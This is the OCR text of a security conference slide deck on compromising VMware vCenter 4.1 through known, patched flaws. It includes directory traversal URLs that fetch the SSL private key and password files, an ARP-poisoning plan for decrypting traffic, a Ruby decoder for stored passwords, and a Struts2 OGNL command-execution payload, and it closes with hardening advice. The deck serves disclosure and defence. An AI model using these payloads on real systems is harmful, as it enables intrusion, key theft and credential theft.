ERPScan

Security Scanner for SAP

Invest in security
to secure investments

How to hack VMware vCenter server in 60 seconds


Alexander Minozhenko

#whoami

- Pen-tester at ERPScan
- Researcher
- DCG#7812 / ZeroNights
- CTF


- Thanks for ideas and support to Alexey Sintsov

Target


Virtual File Server
Virtual Exchange Server
Virtual Web Server
vCenter Server
ESXi Host
Virtual Host Management Network
Virtual Server Network
Workstation
Workstation
Workstation


VMware vCenter Server

- VMware vCenter Server is a solution to manage VMware vSphere
- vSphere – virtualization operating system



Target


- VMware vCenter version 4.1 update 1
- Services:
  - Update Manager
  - vCenter Orchestrator
  - Chargeback
  - Other



- Each service has a web server

CVE-2009-1523

- Directory traversal in Jetty web server
- http://target:9084/vci/download/health.xml/%3f/../../../../FILE
- Discovered by Claudio Criscione
- But fixed in VMware Update Manager 4.1 update 1 :(



- Who wants to pay me for 0-days?
- A pen-tester is not a researcher?

Directory traversal… again?

- Directory traversal in Jetty web server
- http://target:9084/vci/download/.%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..\FILE.EXT
- Discovered by Alexey Sintsov
- Metasploit module vmware_update_manager_traversal.rb by sinn3r

Directory traversal


- **We can read any file!** But what file to read?
- Claudio Criscione proposed to read vpxd-profiler-* -

  /SessionStats/SessionPool/Session/Id='06B90BCB-A0A4-4B9C-B680-FB72656A1DCB'/Username=„FakeDomain\FakeUser'/SoapSession/Id='AD45B176-63F3-4421-BBF0-FE1603E543F4'/Count/total 1
- Contains logs of SOAP requests with session ID
- VASTO http://vasto.nibblesec.org/

Sorry, patched in 4.1!

Fixed?

- Fixed in version 4.1 update 1
- Contains IP addresses




Attack

- Make an ARP poisoning attack
- Spoof the SSL certificate

Attack

- Administrators check the SSL cert



Attack

- Steal SSL key via directory traversal

http://target:9084/vci/downloads/.\..\..\..\..\..\..\Documents and Settings\All Users\Application Data\VMware\VMware VirtualCenter\SSL\rui.key

- Make ARP spoofing
- Decrypt traffic with the stolen SSL key
- What if ARP spoofing does not work?


VMware vCenter Orchestrator

- VMware vCO – software for automatic configuration and management
- Installed by default with vCenter
- Has an interesting file:

C:\Program files\VMware\Infrastructure\Orchestrator \configuration\jetty\etc\passwd.properties


VMware vCenter Orchestrator

- Which contains md5 passwords without salt
- Can easily bruteforce using rainbow tables



ERPScan
Security Scanner for SAP

We get in



Plain text passwords

```
<!-- rendering template: /WEB-INF/pages/plugin/plugin.jsp -->
▼<div id="c_content">
 ▼<form namespace="/config_plugin" id="PluginSave" name="PluginSave" onsubmit="return
  validateForm_PluginSave();" action="/config_plugin/PluginSave.action" method="POST">
  ▶<p>…</p>
  ▶<div id="wwgrp_PluginSave_installUsername" class="wwgrp">…</div>
  ▼<div id="wwgrp_PluginSave_installPassword" class="wwgrp">
   ▶<div id="wwlbl_PluginSave_installPassword" class="wwlbl">…</div>
    <br>
   ▼<div id="wwctrl_PluginSave_installPassword" class="wwctrl">
     <input type="password" name="installPassword" value="Password01." id="PluginSave_installPassword">
    </div>
```

VMware vCenter Orchestrator

- vCO stored password in the following files:
- C:\Program Files\VMware\Infrastructure\Orchestrator\app-server\server\vmo\conf\plugins\VC.xml
- C:\Program Files\VMware\Infrastructure\Orchestrator\app-server\server\vmo\conf\vmo.properties

VC.xml

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<virtual-infrastructure-hosts>
   <virtual-infrastructure-host
      <enabled>true</enabled>
      <url>https://new-virtual-center-host:443/sdk</url>
      <administrator-username>vmware</administrator-
    username>
      <administrator-
    password>010506275767b74786b383a4a60be767864740329d5fcf324ec7fc98b1e0aaeef </administrator-password>
      <pattern>%u</pattern>
   </virtual-infrastructure-host>
</virtual-infrastructure-hosts>
```

Password encoding

006766e7964766a151e213a2426651235682 56c4031702d4c78454e5b575f60654b

vmware

00776646771786a7839221452154 45b62322d1a2b5d6e196a6a712d712e24726079

vcenter

- Red bytes look like length
- Green bytes are in ASCII range
- Black bytes look random

ERPScan
Security Scanner for SAP

The algorithm of password encoding

```
1  for (int i = 0; i < nbDigits; i++) {
2        int value = 0;
3        if (i < pwd.length()) {
4          value = pwd.charAt(i);
5          // Take i-th password symbol
6        }
7        else
8        {
9          value = Math.abs(rnd.nextInt() % 100);
10         // Take random byte
11       }
12       String toAdd = Integer.toHexString(value + i);
13         // i-th password symbol + position of symbol
14     result.append(toAdd);
15
```

ERPScan
Security Scanner for SAP

Password decoder

```
1  len = (pass[0..2]).to_i
2  enc_pass = pass[3..-1].scan(/.{2}/)
3  dec_pass = (0...len).collect do |i|
4            byte = enc_pass[i].to_i(16)
5            byte -= i
6            byte.chr
7  end
```

VMSA-2011-0005

- VMware vCenter Orchestrator uses Struts2 version 2.11 discovered by Digital Defense, Inc
- CVE-2010-1870 Struts2/XWork remote command execution discovered by Meder Kydyraliev
- Fixed in 4.2

ERPScan
Security Scanner for SAP

Example exploit

```
#memberAccess['allowStaticMethodAccess'] = true
#foo = new java .lang.Boolean("false")
#context['xwork.MethodAccessor.denyMethodExecution'] = #foo
#rt = @java.lang.Runtime@getRuntime()
#rt.exec('calc.exe')
```

Tool

- Paleolib – a tool which looks for old and vulnerable third party components
- Get library name, vendor name, version from manifest file or resource section
- Search in CVE database
- http://www.github.com

Attack vectors

- Directory traversal + ARP poisoning
- Directory traversal + password decoding/bruteforcing
- Remote code execution using the Struts2 bug
- Other bugs in VMware vCenter infrastructure products: Operation Management Suite, CapaciteIQ, Configuration Management etc.

Hardening

- Update to latest version 4.2 update 4 or 5
- Filter administration services
- VMware KB 2021259
- VMware vSphere Security Hardening Guide

Conclusion

- Fixed bugs are not always fixed properly
- A pen-tester will get more profit if he tries to research something
- A few simple bugs and we can own all the infrastructure

ERPScan
Security Scanner for SAP

Thank you!

a.minozhenko@dsec.ru
@al3xmin